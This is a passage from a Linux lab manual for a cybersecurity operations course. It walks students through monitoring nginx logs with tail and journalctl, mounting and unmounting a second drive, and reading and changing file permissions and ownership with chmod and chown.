127.0.0.1 - - [22/Mar/2017:13:01:55 -0400] "GET /favicon.ico HTTP/1.1" 404 169 "-"
"Mozilla/5.0 (X11; Linux i686; rv:50.0) Gecko/20100101 Firefox/50.0"
```

As before, **tail** displays the last 10 lines of the file. However, notice that **tail** does not exit after displaying the lines; the command prompt is not visible, indicating that **tail** is still running.

- d. With **tail** still running on the terminal window, click the web browser icon on the Dock to open a web browser window. Re-size the web browser window in a way that it allows you to see the bottom of the terminal window where **tail** is still running.

Note: In the screenshot below, the Enter key was pressed a few times in the terminal window running **tail**. This is for visualization only as **tail** does not process any input while running with **-f**. The extra empty lines make it easier to detect new entries, as they are displayed at the bottom of the terminal window.



- e. In the web browser address bar, enter **127.0.0.1** and press Enter. This is the address of the VM itself, which tells the browser to connect to a web server running on the local computer. A new entry should be recorded in the `/var/log/nginx/access.log` file. Refresh the webpage to see new entries added to the log.

```
127.0.0.1 - - [23/Mar/2017:09:48:36 -0400] "GET / HTTP/1.1" 200 612 "-" "Mozilla/5.0 (X11; Linux i686; rv:50.0) Gecko/20100101 Firefox/50.0"
```

Because **tail** is still running, it should display the new entry at the bottom of the terminal window. Aside from the timestamp, your entry should look like the one above.

Note: Firefox stores pages in cache for future use. If a page is already in cache, force Firefox to ignore the cache and place web requests, reload the page by pressing **<CTRL+SHIFT+R>**.

- f. Because the log file is being updated by nginx, we can state with certainty that `/var/log/acess.log` is in fact the log file in use by nginx.
- g. Enter **Ctrl + C** to end the tail monitoring session.

Step 2: BONUS TOOL: Journalctl

The CyberOps Workstation VM is based on Arch Linux. Categorized as a Linux distribution, Arch Linux is designed to be lightweight, minimalist and simple. As part of this design philosophy, Arch Linux uses `systemd` as its init system. In Linux, the `init` process is the first process loaded when the computer boots. `init` is directly or indirectly, the parent of all processes running on the system. It is started by the kernel at boot time and continues to run until the computer shuts down. Typically, `init` has the process ID 1.

An `init` system is a set of rules and conventions governing the way the user space in a given Linux system is created and made available to the user. `init` systems also specify system-wide parameters such as global configuration files, logging structure and service management.

`Systemd` is a modern `init` system designed to unify Linux configuration and service behavior across all Linux distributions and has been increasingly adopted by major Linux distributions. Arch Linux relies on `systemd` for `init` functionality. The CyberOps Workstation VM also uses `systemd`.

`system-journald` (or simply `journald`) is `systemd`'s event logging service and uses append-only binary files serving as its log files. Notice that `journald` does not impede the use of other logging systems such as `syslog` and `rsyslog`.

This section provides a brief overview of `journalctl`, a `journald` utility used for log viewing and real-time monitoring.

- a. In a terminal window in the CyberOps Workstation VM, issue the `journalctl` command with no options to display all journal log entries (it can be quite long):

```
[analyst@secOps ~]$ journalctl
```

```
Hint: You are currently not seeing messages from other users and the system.
```

```
Users in groups 'adm', 'systemd-journal', 'wheel' can see all messages.
```

```
Pass -q to turn off this notice.
```

```
-- Logs begin at Fri 2014-09-26 14:13:12 EDT, end at Fri 2017-03-31 09:54:58 EDT
```

```
Sep 26 14:13:12 dataAnalyzer systemd[1087]: Starting Paths.
```

```
Sep 26 14:13:12 dataAnalyzer systemd[1087]: Reached target Paths.
```

```
Sep 26 14:13:12 dataAnalyzer systemd[1087]: Starting Timers.
```

```
Sep 26 14:13:12 dataAnalyzer systemd[1087]: Reached target Timers.
```

```
Sep 26 14:13:12 dataAnalyzer systemd[1087]: Starting Sockets.
```

```
Sep 26 14:13:12 dataAnalyzer systemd[1087]: Reached target Sockets.
```

```
Sep 26 14:13:12 dataAnalyzer systemd[1087]: Starting Basic System.
```

```
Sep 26 14:13:12 dataAnalyzer systemd[1087]: Reached target Basic System.
```

```
Sep 26 14:13:12 dataAnalyzer systemd[1087]: Starting Default.
```

```
Sep 26 14:13:12 dataAnalyzer systemd[1087]: Reached target Default.
```

```
Sep 26 14:13:12 dataAnalyzer systemd[1087]: Startup finished in 18ms.
Sep 26 14:14:24 dataAnalyzer systemd[1087]: Stopping Default.
<some output omitted>
```

The output begins with a line similar to the one below, marking the timestamp where the system started logging. Notice that the timestamps will vary from system to system.

```
-- Logs begin at Fri 2014-09-26 13:22:51 EDT, end at Fri 2017-03-31 10:12:19
EDT. --
```

journalctl includes a number of functionalities such as page scrolling, color-coded messages and more. Use the keyboard up/down arrow keys to scroll up/down the output, one line at a time. Use the left/right keyboard arrow keys to scroll sideways and display log entries that span beyond the boundaries of the terminal window. The **<ENTER>** key displays the next line while the space bar displays the next page in the output. Press the **q** key to exit journalctl.

Notice the hint message provided by journalctl:

```
Hint: You are currently not seeing messages from other users and the system.
      Users in groups 'adm', 'systemd-journal', 'wheel' can see all messages.
      Pass -q to turn off this notice.
```

This message reminds you that, because analyst is a regular user and not a member of either the adm, systemd-journal or wheel groups, not all log entries will be displayed by journalctl. It also states that running journalctl with the **-q** option suppresses the hint message.

How can you run **journalctl** and see all log entries?

Running journalctl as the root user will display all entries. To run journalctl as root, prepend the **sudo** command to journalctl: **sudo journalctl**.

- b. **journalctl** includes options to help in filtering the output. Use the **-b** option to display boot-related log entries:

```
[analyst@secOps ~]$ sudo journalctl -b
-- Logs begin at Fri 2014-09-26 13:22:51 EDT, end at Fri 2017-03-31 10:18:04 EDT. --
Mar 31 05:54:43 secOps systemd-journald[169]: Time spent on flushing to /var is 849us
for 0 entries.
Mar 31 05:54:43 secOps kernel: Linux version 4.8.12-2-ARCH (builduser@andyrttr) (gcc
version 6.2.1 20160830 (GCC) ) #1 SMP PREEM
Mar 31 05:54:43 secOps kernel: x86/fpu: Supporting XSAVE feature 0x001: 'x87 floating
point registers'
Mar 31 05:54:43 secOps kernel: x86/fpu: Supporting XSAVE feature 0x002: 'SSE
registers'
Mar 31 05:54:43 secOps kernel: x86/fpu: Supporting XSAVE feature 0x004: 'AVX
registers'
Mar 31 05:54:43 secOps kernel: x86/fpu: xstate_offset[2]: 576, xstate_sizes[2]: 256
Mar 31 05:54:43 secOps kernel: x86/fpu: Enabled xstate features 0x7, context size is
832 bytes, using 'standard' format.
Mar 31 05:54:43 secOps kernel: x86/fpu: Using 'eager' FPU context switches.
Mar 31 05:54:43 secOps kernel: e820: BIOS-provided physical RAM map:
Mar 31 05:54:43 secOps kernel: BIOS-e820: [mem 0x0000000000000000-0x000000000009fbff]
usable
Mar 31 05:54:43 secOps kernel: BIOS-e820: [mem 0x000000000009fc00-0x000000000009ffff]
reserved
```

```
Mar 31 05:54:43 secOps kernel: BIOS-e820: [mem 0x00000000000f0000-0x00000000000ffff]
reserved
Mar 31 05:54:43 secOps kernel: BIOS-e820: [mem 0x0000000000100000-0x00000000007ffeffff]
usable
<some output omitted>
```

- c. To see entries related to the last boot, add the **-1** to the command above. To see entries related to the two last boots, add the **-2** option.

```
[analyst@secOps ~]$ sudo journalctl -b -2
-- Logs begin at Fri 2014-09-26 13:22:51 EDT, end at Fri 2017-03-31 10:21:03 EDT. --
Mar 22 09:35:11 secOps systemd-journald[181]: Time spent on flushing to /var is
4.204ms for 0 entries.
Mar 22 09:35:11 secOps kernel: Linux version 4.8.12-2-ARCH (builduser@andytrtr) (gcc
version 6.2.1 20160830 (GCC) ) #1 SMP PREEM
Mar 22 09:35:11 secOps kernel: x86/fpu: Supporting XSAVE feature 0x001: 'x87 floating
point registers'
Mar 22 09:35:11 secOps kernel: x86/fpu: Supporting XSAVE feature 0x002: 'SSE
registers'
Mar 22 09:35:11 secOps kernel: x86/fpu: Supporting XSAVE feature 0x004: 'AVX
registers'
Mar 22 09:35:11 secOps kernel: x86/fpu: xstate_offset[2]: 576, xstate_sizes[2]: 256
Mar 22 09:35:11 secOps kernel: x86/fpu: Enabled xstate features 0x7, context size is
832 bytes, using 'standard' format.
Mar 22 09:35:11 secOps kernel: x86/fpu: Using 'eager' FPU context switches.
Mar 22 09:35:11 secOps kernel: e820: BIOS-provided physical RAM map:
Mar 22 09:35:11 secOps kernel: BIOS-e820: [mem 0x0000000000000000-0x000000000009fbff]
usable
Mar 22 09:35:11 secOps kernel: BIOS-e820: [mem 0x000000000009fc00-0x000000000009ffff]
reserved
Mar 22 09:35:11 secOps kernel: BIOS-e820: [mem 0x00000000000f0000-0x00000000000ffff]
reserved
Mar 22 09:35:11 secOps kernel: BIOS-e820: [mem 0x0000000000100000-0x00000000007ffeffff]
usable
Mar 22 09:35:11 secOps kernel: BIOS-e820: [mem 0x0000000007fff000-0x0000000007ffffffffff]
ACPI data
Mar 22 09:35:11 secOps kernel: BIOS-e820: [mem 0x00000000fec00000-0x00000000fec00fff]
reserved
Mar 22 09:35:11 secOps kernel: BIOS-e820: [mem 0x00000000fee00000-0x00000000fee00fff]
reserved
<some output omitted>
```

- d. Use the **--list-boots** option to list previous boots:

```
[analyst@secOps ~]$ sudo journalctl --list-boots
-144 fbef03a1b59c40429f3e083613ab775a Fri 2014-09-26 13:22:51 EDT-Fri 2014-09-26
14:05:00 EDT
-143 69ebae646d6b41f0b3de9401cb3aa591 Fri 2014-09-26 14:05:07 EDT-Fri 2014-09-26
20:35:29 EDT
-142 73a305f65dea41e787b164411dfc6750 Fri 2014-09-26 20:35:34 EDT-Fri 2014-09-26
20:52:22 EDT
-141 48a113d5d2f44979a849c9c0d9ecdafa2 Fri 2014-09-26 20:52:33 EDT-Fri 2014-09-26
21:08:35 EDT
-140 002af74c3fc44008a882384f546c438d Fri 2014-09-26 21:08:45 EDT-Fri 2014-09-26
21:16:39 EDT
```

```

-139 f3ca1d06495c4e26b367e6867f03374c Fri 2014-09-26 21:16:47 EDT-Fri 2014-09-26
21:50:19 EDT
-138 bd232f288e544a79aa3bc444e02185a8 Fri 2014-09-26 21:50:28 EDT-Fri 2014-09-26
22:33:13 EDT
-137 2097c11f249c431aa8ad8da31a5b26d1 Fri 2014-09-26 22:40:39 EDT-Fri 2014-09-26
23:55:46 EDT
-136 b24d5e718a724b18b352e9b2daed3db6 Sat 2014-09-27 10:57:32 EDT-Sat 2014-09-27
14:26:43 EDT
-135 5a189fc68352484a8b40cd719ff7dd41 Sat 2014-09-27 19:44:23 EDT-Sat 2014-09-27
22:50:24 EDT
-134 d0be08c1f26642a1a20bb70bfc7b722c Mon 2014-09-29 09:17:14 EDT-Mon 2014-09-29
12:12:10 EDT
-133 b00b0d4c07464071b0d3cac4eb79dda3 Mon 2014-09-29 12:39:12 EDT-Mon 2014-09-29
13:24:38 EDT
<some output omitted>

```

- e. Use the **--since** "**<time range>**" to specify the time range of which log entries should be displayed. The two commands below display all log entries generated in the last two hours and in the last day, respectively:

```

[analyst@secOps ~]$ sudo journalctl --since "2 hours ago"
-- Logs begin at Fri 2014-09-26 13:22:51 EDT, end at Fri 2017-03-31 10:28:29 EDT. --
Mar 31 09:54:45 secOps kernel: 00:00:00.008577 main      5.1.10 r112026 started.
Verbose level = 0
Mar 31 09:54:45 secOps systemd[1]: Time has been changed
Mar 31 09:54:45 secOps systemd[1]: Started Rotate log files.
Mar 31 09:54:45 secOps ovssdb-server[263]: 2017-03-
31T13:54:45Z|00001|ovssdb_server|INFO|ovssdb-server (Open vSwitch) 2.6.1
Mar 31 09:54:45 secOps ovssdb-server[263]: ovs|00001|ovssdb_server|INFO|ovssdb-server
(Open vSwitch) 2.6.1
Mar 31 09:54:45 secOps kernel: openvswitch: Open vSwitch switching datapath
Mar 31 09:54:45 secOps systemd[1]: Started Open vSwitch Daemon.
Mar 31 09:54:45 secOps dhcpcd[279]: enp0s3: soliciting an IPv6 router
Mar 31 09:54:45 secOps ovs-vswitchd[319]: 2017-03-
31T13:54:45Z|00001|ovs_numa|INFO|Discovered 1 CPU cores on NUMA node 0
Mar 31 09:54:45 secOps ovs-vswitchd[319]: 2017-03-
31T13:54:45Z|00002|ovs_numa|INFO|Discovered 1 NUMA nodes and 1 CPU cores
Mar 31 09:54:45 secOps ovs-vswitchd[319]: ovs|00001|ovs_numa|INFO|Discovered 1 CPU
cores on NUMA node 0
Mar 31 09:54:45 secOps ovs-vswitchd[319]: ovs|00002|ovs_numa|INFO|Discovered 1 NUMA
nodes and 1 CPU cores
Mar 31 09:54:45 secOps ovs-vswitchd[319]: 2017-03-
31T13:54:45Z|00003|reconnect|INFO|unix:/run/openvswitch/db.sock: connecting..
Mar 31 09:54:45 secOps ovs-vswitchd[319]: 2017-03-
31T13:54:45Z|00004|reconnect|INFO|unix:/run/openvswitch/db.sock: connected
Mar 31 09:54:45 secOps ovs-vswitchd[319]:
ovs|00003|reconnect|INFO|unix:/run/openvswitch/db.sock: connecting...
Mar 31 09:54:45 secOps ovs-vswitchd[319]:
ovs|00004|reconnect|INFO|unix:/run/openvswitch/db.sock: connected
Mar 31 09:54:45 secOps ovs-vswitchd[319]: 2017-03-
31T13:54:45Z|00005|ovssdb_idl|WARN|Interface table in Open_vSwitch database la
Mar 31 09:54:45 secOps ovs-vswitchd[319]: 2017-03-
31T13:54:45Z|00006|ovssdb_idl|WARN|Mirror table in Open_vSwitch database lacks
<some output omitted>

```

```
[analyst@secOps ~]$ sudo journalctl --since "1 day ago"
-- Logs begin at Fri 2014-09-26 13:22:51 EDT, end at Fri 2017-03-31 10:26:48 EDT. --
Mar 30 05:54:43 secOps systemd-journald[169]: Time spent on flushing to /var is 849us
for 0 entries.
Mar 30 05:54:43 secOps kernel: Linux version 4.8.12-2-ARCH (builduser@andyrtr) (gcc
version 6.2.1 20160830 (GCC) ) #1 SMP PREEM
Mar 30 05:54:43 secOps kernel: x86/fpu: Supporting XSAVE feature 0x001: 'x87 floating
point registers'
Mar 30 05:54:43 secOps kernel: x86/fpu: Supporting XSAVE feature 0x002: 'SSE
registers'
Mar 30 05:54:43 secOps kernel: x86/fpu: Supporting XSAVE feature 0x004: 'AVX
registers'
Mar 30 05:54:43 secOps kernel: x86/fpu: xstate_offset[2]: 576, xstate_sizes[2]: 256
Mar 31 05:54:43 secOps kernel: x86/fpu: Enabled xstate features 0x7, context size is
832 bytes, using 'standard' format.
Mar 30 05:54:43 secOps kernel: x86/fpu: Using 'eager' FPU context switches.
Mar 30 05:54:43 secOps kernel: e820: BIOS-provided physical RAM map:
Mar 30 05:54:43 secOps kernel: BIOS-e820: [mem 0x0000000000000000-0x000000000009fbff]
usable
Mar 30 05:54:43 secOps kernel: BIOS-e820: [mem 0x000000000009fc00-0x000000000009ffff]
reserved
Mar 30 05:54:43 secOps kernel: BIOS-e820: [mem 0x00000000000f0000-0x00000000000fffff]
reserved
<some output omitted>
```

- f. **journalctl** also allows for displaying log entries related to a specific service with the **-u** option. The command below displays logs entries related to **nginx**:

```
[analyst@secOps ~]$ sudo journalctl -u nginx.service
-- Logs begin at Fri 2014-09-26 13:22:51 EDT, end at Fri 2017-03-31 10:30:39 EDT. --
Oct 19 16:47:57 secOps systemd[1]: Starting A high performance web server and a
reverse proxy server...
Oct 19 16:47:57 secOps nginx[21058]: 2016/10/19 16:47:57 [warn] 21058#21058:
conflicting server name "localhost" on 0.0.0.0:80,
Oct 19 16:47:57 secOps systemd[1]: nginx.service: PID file /run/nginx.pid not readable
(yet?) after start: No such file or dire
Oct 19 16:47:57 secOps systemd[1]: Started A high performance web server and a reverse
proxy server.
Oct 19 17:40:09 secOps nginx[21058]: 2016/10/19 17:40:09 [error] 21060#21060: *1
open() "/usr/share/nginx/html/favicon.ico" fai
Oct 19 17:40:09 secOps nginx[21058]: 2016/10/19 17:40:09 [error] 21060#21060: *1
open() "/usr/share/nginx/html/favicon.ico" fai
Oct 19 17:41:21 secOps nginx[21058]: 2016/10/19 17:41:21 [error] 21060#21060: *2
open() "/usr/share/nginx/html/favicon.ico" fai
Oct 19 17:41:21 secOps nginx[21058]: 2016/10/19 17:41:21 [error] 21060#21060: *2
open() "/usr/share/nginx/html/favicon.ico" fai
Oct 19 18:36:33 secOps systemd[1]: Stopping A high performance web server and a
reverse proxy server...
Oct 19 18:36:33 secOps systemd[1]: Stopped A high performance web server and a reverse
proxy server.
-- Reboot --
Oct 19 18:36:49 secOps systemd[1]: Starting A high performance web server and a
reverse proxy server...
Oct 19 18:36:49 secOps nginx[399]: 2016/10/19 18:36:49 [warn] 399#399: conflicting
server name "localhost" on 0.0.0.0:80, ignor
```

```
Oct 19 18:36:49 secOps systemd[1]: nginx.service: PID file /run/nginx.pid not readable
(yet?) after start: No such file or dire
Oct 19 18:36:49 secOps systemd[1]: Started A high performance web server and a reverse
proxy server.
<some output omitted>
```

Note: As part of systemd, services are described as units. Most service installation packages create units and enable units during the installation process.

- g. Similar to **tail -f**, **journalctl** also supports real-time monitoring. Use the **-f** option to instruct **journalctl** to follow a specific log. Press **Ctrl + C** to exit.

```
[analyst@secOps ~]$ sudo journalctl -f
[sudo] password for analyst:
-- Logs begin at Fri 2014-09-26 13:22:51 EDT. --
Mar 31 10:34:15 secOps filebeat[222]: 2017/03/31 14:34:15.077058 logp.go:232: INFO No
non-zero metrics in the last 30s
Mar 31 10:34:40 secOps sudo[821]: pam_unix(sudo:session): session closed for user root
Mar 31 10:34:45 secOps filebeat[222]: 2017/03/31 14:34:45.076057 logp.go:232: INFO No
non-zero metrics in the last 30s
Mar 31 10:35:15 secOps filebeat[222]: 2017/03/31 14:35:15.076118 logp.go:232: INFO No
non-zero metrics in the last 30s
Mar 31 10:35:45 secOps filebeat[222]: 2017/03/31 14:35:45.076924 logp.go:232: INFO No
non-zero metrics in the last 30s
Mar 31 10:36:15 secOps filebeat[222]: 2017/03/31 14:36:15.076060 logp.go:232: INFO No
non-zero metrics in the last 30s
Mar 31 10:36:45 secOps filebeat[222]: 2017/03/31 14:36:45.076122 logp.go:232: INFO No
non-zero metrics in the last 30s
Mar 31 10:37:15 secOps filebeat[222]: 2017/03/31 14:37:15.076801 logp.go:232: INFO No
non-zero metrics in the last 30s
Mar 31 10:37:30 secOps sudo[842]: analyst : TTY=pts/0 ; PWD=/home/analyst ; USER=root
; COMMAND=/usr/bin/journalctl -f
Mar 31 10:37:31 secOps sudo[842]: pam_unix(sudo:session): session opened for user root
by (uid=0)
<some output omitted>
```

- h. **journalctl** also supports mixing options to achieve the desired filter set. The command below monitors **nginx** system events in real time.

```
[analyst@secOps ~]$ sudo journalctl -u nginx.service -f
-- Logs begin at Fri 2014-09-26 13:22:51 EDT. --
Mar 23 10:08:41 secOps systemd[1]: Stopping A high performance web server and a
reverse proxy server...
Mar 23 10:08:41 secOps systemd[1]: Stopped A high performance web server and a reverse
proxy server.
-- Reboot --
Mar 29 11:28:06 secOps systemd[1]: Starting A high performance web server and a
reverse proxy server...
Mar 29 11:28:06 secOps systemd[1]: nginx.service: PID file /run/nginx.pid not readable
(yet?) after start: No such file or directory
Mar 29 11:28:06 secOps systemd[1]: Started A high performance web server and a reverse
proxy server.
Mar 29 11:31:45 secOps systemd[1]: Stopping A high performance web server and a
reverse proxy server...
Mar 29 11:31:45 secOps systemd[1]: Stopped A high performance web server and a reverse
proxy server.
-- Reboot --
```

```
Mar 31 09:54:51 secOps systemd[1]: Started A high performance web server and a reverse proxy server.
```

- [illegible]

It is important to understand when specific events took place. In addition to that, events from different sources are often analyzed at the same time.

Instructor Note: Red font color or gray highlights indicate text that appears in the instructor copy only.

Objectives

In this lab, you will use familiarize yourself with Linux filesystems.

Required Resources

- CyberOps Workstation VM

Part 26: Exploring Filesystems in Linux

The Linux filesystem is one of its most popular features. While Linux supports many different types of filesystems, this lab focuses on the **ext** family, one the most common filesystems found on Linux.

Step 1: Access the command line.

Launch the CyberOps Workstation VM and open a terminal window.

Step 2: Display the filesystems currently mounted.

Filesystems must be *mounted* before they can be accessed and used. In computing, *mounting a filesystem* means to make it accessible to the operating system. Mounting a filesystem is the process of linking the physical partition on the block device (hard drive, SSD drive, pen drive, etc.) to a directory, through which the entire filesystem can be accessed. Because the aforementioned directory becomes the root of the newly mounted filesystem, it is also known as *mounting point*.

- a. Use the **lsblk** command to display all block devices:

```
[analyst@secOps ~]$ lsblk
NAME MAJ:MIN RM SIZE RO TYPE MOUNTPOINT
sda 8:0 0 5.9G 0 disk
└─sda1 8:1 0 5.9G 0 part /
sdb 8:16 0 1G 0 disk
└─sdb1 8:17 0 1023M 0 part
sr0 11:0 1 1024M 0 rom
```

The output above shows that the CyberOps Workstation VM has three block devices installed: sr0, sda and sdb. The tree-like output also shows partitions under sda and sdb. Conventionally, /dev/sdX is used by Linux to represent hard drives, with the trailing number representing the partition number inside that device. Computers with multiple hard drives would likely display more /dev/sdX devices. If Linux was running on a computer with four hard drives for example, it would show them as /dev/sda, /dev/sdb, /dev/sdc and /dev/sdd, by default. The output implies that sda and sdb are hard drives, each one containing a single partition. The output also shows that sda is a 5.9GB disk while sdb has 1GB.

Note: Linux often displays USB flash drives as /dev/sdX as well, depending on their firmware type.

- b. Use the **mount** command to display more detailed information on the currently mounted filesystems in the CyberOps Workstation VM.

```
[analyst@secOps ~]$ mount
proc on /proc type proc (rw,nosuid,nodev,noexec,relatime)
sys on /sys type sysfs (rw,nosuid,nodev,noexec,relatime)
dev on /dev type devtmpfs (rw,nosuid,relatime,size=1030408k,nr_inodes=218258,mode=755)
run on /run type tmpfs (rw,nosuid,nodev,relatime,mode=755)
/dev/sda1 on / type ext4 (rw,relatime,data=ordered)
securityfs on /sys/kernel/security type securityfs (rw,nosuid,nodev,noexec,relatime)
tmpfs on /dev/shm type tmpfs (rw,nosuid,nodev)
devpts on /dev/pts type devpts (rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=000)
```

```
tmpfs on /sys/fs/cgroup type tmpfs (ro,nosuid,nodev,noexec,mode=755)
<output omitted>
```

Many of the filesystems above are out of scope of this course and irrelevant to the lab. Let's focus on the *root filesystem*, the filesystem stored in **/dev/sda1**. The root filesystem is where the Linux operating system itself is stored; all the programs, tools, configuration files are stored in root filesystem by default.

- c. Run the **mount** command again, but this time, use the pipe **|** to send the output of mount to **grep** to filter the output and display only the root filesystem:

```
[analyst@secOps ~]$ mount | grep sda1
/dev/sda1 on / type ext4 (rw,relatime,data=ordered)
```

In the filtered output above, mount shows us that the root filesystem is located in the first partition of the sda block device (/dev/sda1). We know this is the root filesystem because of the mounting point used: "/" (the slash symbol). The output also tells us the type of formatting used in the partition, ext4 in this case. The information in between parentheses relates to the partition mounting options.

- d. Issue the following two commands below on the **CyberOps Workstation VM**:

```
[analyst@secOps ~]$ cd /
[analyst@secOps /]$ ls -l
```

What is the meaning of the output? Where are the listed files physically stored?

The first command changes the directory to the root directory. The root directory is the highest level of the filesystems. Because /dev/sda1 is mounted on the root directory ("/"), by listing the files in the root directory, the user is actually listing files physically stored in the root of the /dev/sda1 filesystem.

Why is **/dev/sdb1** not shown in the output above?

Because /dev/sdb1 is not currently mounted.

Step 3: Manually mounting and unmounting filesystems

The **mount** command can also be used to mount and unmount filesystems. As seen in Step 1, the CyberOps Workstation VM has two hard drives installed. The first one was recognized by the kernel as /dev/sda while the second was recognized as /dev/sdb. Before a block device can be mounted, it must have a mounting point.

- a. Use the **ls -l** command to verify that the directory **second_drive** is in the analyst's home directory.

```
[analyst@secOps /]$ cd ~
[analyst@secOps ~]$ ls -l
total 28
drwxr-xr-x 3 analyst analyst 4096 Aug 16 15:15 cyops_folder2
drwxr-xr-x 2 analyst analyst 4096 Sep 26 2014 Desktop
drwx----- 3 analyst analyst 4096 Jul 14 11:28 Downloads
drwxr-xr-x 8 analyst analyst 4096 Jul 25 16:27 lab.support.files
drwxr-xr-x 2 analyst analyst 4096 Mar 3 15:56 second_drive
-rw-r--r-- 1 analyst analyst 142 Aug 16 15:11 some_text_file.txt
```

```
-rw-r--r-- 1 analyst analyst 254 Aug 16 13:38 space.txt
```

Note: If the directory **second_drive** does not exist, use the **mkdir second_drive** command to create it.

```
[analyst@secOps ~]$ mkdir second_drive
```

Note: Depending on the state of your VM, your listing will most likely have different files and directories.

- b. Use **ls -l** again to list the contents of the newly created **second_drive** directory.

```
[analyst@secOps ~]$ ls -l second_drive/
total 0
```

Notice that the directory is empty.

- c. Use the **mount** command to mount **/dev/sdb1** on the newly created **second_drive** directory. The syntax of mount is: **mount [options] <device to be mounted> <mounting point>**.

```
[analyst@secOps ~]$ sudo mount /dev/sdb1 ~/second_drive/
[sudo] password for analyst:
```

No output is provided which means the mounting process was successful.

- d. Now that the **/dev/sdb1** has been mounted on **/home/analyst/second_drive**, use **ls -l** to list the contents of the directory again.

```
[analyst@secOps ~]$ ls -l second_drive/
total 20
drwx----- 2 root    root    16384 Mar  3 10:59 lost+found
-rw-r--r-- 1 root    root      183 Mar  3 15:42 myFile.txt
```

Why is the directory no longer empty? Where are the listed files physically stored?

After the mount, **/home/analyst/second_drive** becomes the entry point to the filesystem physically stored in **/dev/sdb1**.

- e. Issue the **mount** command with no options again to display detailed information about the **/dev/sdb1** partition. As before, use the **grep** command to display only the **/dev/sdX** filesystems:

```
[analyst@secOps ~]$ mount | grep sd
/dev/sda1 on / type ext4 (rw,relatime,data=ordered)
/dev/sdb1 on /home/analyst/second_drive type ext2
(rw,relatime,block_validity,barrier,user_xattr,acl)
```

- f. Unmounting filesystems is just as simple. Make sure you change the directory to something outside of the mounting point and use the **umount** command as shown below:

```
[analyst@secOps ~]$ sudo umount /dev/sdb1
[sudo] password for analyst:
[analyst@secOps ~]$
[analyst@secOps ~]$ ls -l second_drive/
total 0
```

Part 27: File Permissions

Linux filesystems have built-in features to control the ability of the users to view, change, navigate, and execute the contents of the filesystem. Essentially, each file in filesystems carries its own set of permissions, always carrying a set of definitions about what users and groups can do with the file.

Step 1: Visualize and Change the File Permissions.

- a. Navigate to `/home/analyst/lab.support.files/scripts/`.

```
[analyst@secOps ~]$ cd lab.support.files/scripts/
```

- b. Use the `ls -l` command to display file permissions.

```
[analyst@secOps scripts]$ ls -l
```

```
total 60
-rwxr-xr-x 1 analyst analyst 190 Jun 13 09:45 configure_as_dhcp.sh
-rwxr-xr-x 1 analyst analyst 192 Jun 13 09:45 configure_as_static.sh
-rwxr-xr-x 1 analyst analyst 3459 Jul 18 10:09 cyberops_extended_topo_no_fw.py
-rwxr-xr-x 1 analyst analyst 4062 Jul 18 10:09 cyberops_extended_topo.py
-rwxr-xr-x 1 analyst analyst 3669 Jul 18 10:10 cyberops_topo.py
-rw-r--r-- 1 analyst analyst 2871 Apr 28 11:27 cyops.mn
-rwxr-xr-x 1 analyst analyst 458 May 1 13:50 fw_rules
-rwxr-xr-x 1 analyst analyst 70 Apr 28 11:27 mal_server_start.sh
drwxr-xr-x 2 analyst analyst 4096 Jun 13 09:55 net_configuration_files
-rwxr-xr-x 1 analyst analyst 65 Apr 28 11:27 reg_server_start.sh
-rwxr-xr-x 1 analyst analyst 189 Dec 15 2016 start_ELK.sh
-rwxr-xr-x 1 analyst analyst 85 Dec 22 2016 start_miniedit.sh
-rwxr-xr-x 1 analyst analyst 76 Jun 22 11:38 start_pox.sh
-rwxr-xr-x 1 analyst analyst 106 Jun 27 09:47 start_snort.sh
-rwxr-xr-x 1 analyst analyst 61 May 4 11:45 start_tftpd.sh
```

Consider the **cyops.mn** file as an example. Who is the owner of the file? How about the group?

Owner: analyst; Group: analyst

The permission for **cyops.mn** are **-rw-r--r--**. What does that mean?

The owner of the file (the **analyst** user) can read and write to the file but not execute it (-rw). Members of the **analyst** group other than the owner can only read the file (-r-), no execution or writing is allowed. All other users are not allowed to write or execute that file.

- c. The **touch** command is very simple and useful. It allows for the quick creation of an empty text file. Use the command below to create an empty file in the **/mnt** directory:

```
[analyst@secOps scripts]$ touch /mnt/myNewFile.txt
```

```
touch: cannot touch '/mnt/myNewFile.txt': Permission denied
```

Was the file created? List the permissions, ownership and content of the **/mnt** directory and explain what happened. Record the answer in the lines below.

```
[analyst@secOps ~]$ ls -l /mnt
```

```
total 4
drwxr-xr-x 2 root root 4096 Mar 3 11:13 second_drive
```

With the addition of **-d** option, it lists the permission of the parent directory.

```
[analyst@secOps ~]$ ls -ld /mnt
drwxr-xr-x 3 root root 4096 Mar  3 15:43 /mnt
```

No, the file was not created. The permissions of /mnt directory is owned by the root user, with permissions **drwxr-xr-x**. This way, only the root user is allowed to write to the /mnt folder.

What can be done for the **touch** command shown above to be successful?

The command can be executed as root (adding **sudo** before it) or the permissions of the **/mnt** directory can be modified.

- d. The **chmod** command is used to change the permissions of a file or directory. As before, mount the **/dev/sdb1** partition on the **/home/analyst/second_drive** directory created earlier in this lab:

```
[analyst@secOps scripts]$ sudo mount /dev/sdb1 ~/second_drive/
```

- e. Change to the **second_drive** directory and list the contents of it:

```
[analyst@secOps scripts]$ cd ~/second_drive
[analyst@secOps second_drive]$ ls -l
total 20
drwx----- 2 root    root    16384 Mar  3 10:59 lost+found
-rw-r--r--  1 root    root      183 Mar  3 15:42 myFile.txt
```

What are the permissions of the **myFile.txt** file?

```
-rW-r--r--
```

- f. Use the **chmod** command to change the permissions of **myFile.txt**.

```
[analyst@secOps second_drive]$ sudo chmod 665 myFile.txt
[analyst@secOps second_drive]$ ls -l
total 20
drwx----- 2 root    root    16384 Mar  3 10:59 lost+found
-rw-rw-r-x  1 root    root      183 Mar  3 15:42 myFile.txt
```

Did the permissions change? What are the permissions of **myFile.txt**?

```
-rW-rW-r-X
```

The **chmod** command takes permissions in the octal format. In that way, a breakdown of the 665 is as follows:

6 in octal is 110 in binary. Assuming each position of the permissions of a file can be 1 or 0, 110 means rw- (read=1, write=1 and execute=0).

Therefore, the **chmod 665 myFile.txt** command changes the permissions to:

Owner: rw- (6 or 110 in octal)

Group: rw- (6 or 110 in octal)

Other: r-x (5 or 101 in octal)

What command would change the permissions of myFile.txt to rwxrwxrwx, granting any user in the system full access to the file?

```
sudo chmod 777 myFile.txt
```

- g. The **chown** command is used to change ownership of a file or directory. Issue the command below to make the analyst user the owner of the **myFile.txt**:

```
[analyst@secOps second_drive]$ sudo chown analyst myFile.txt
[sudo] password for analyst:
[analyst@secOps second_drive]$ ls -l
total 20
drwx----- 2 root root 16384 Mar 3 10:59 lost+found
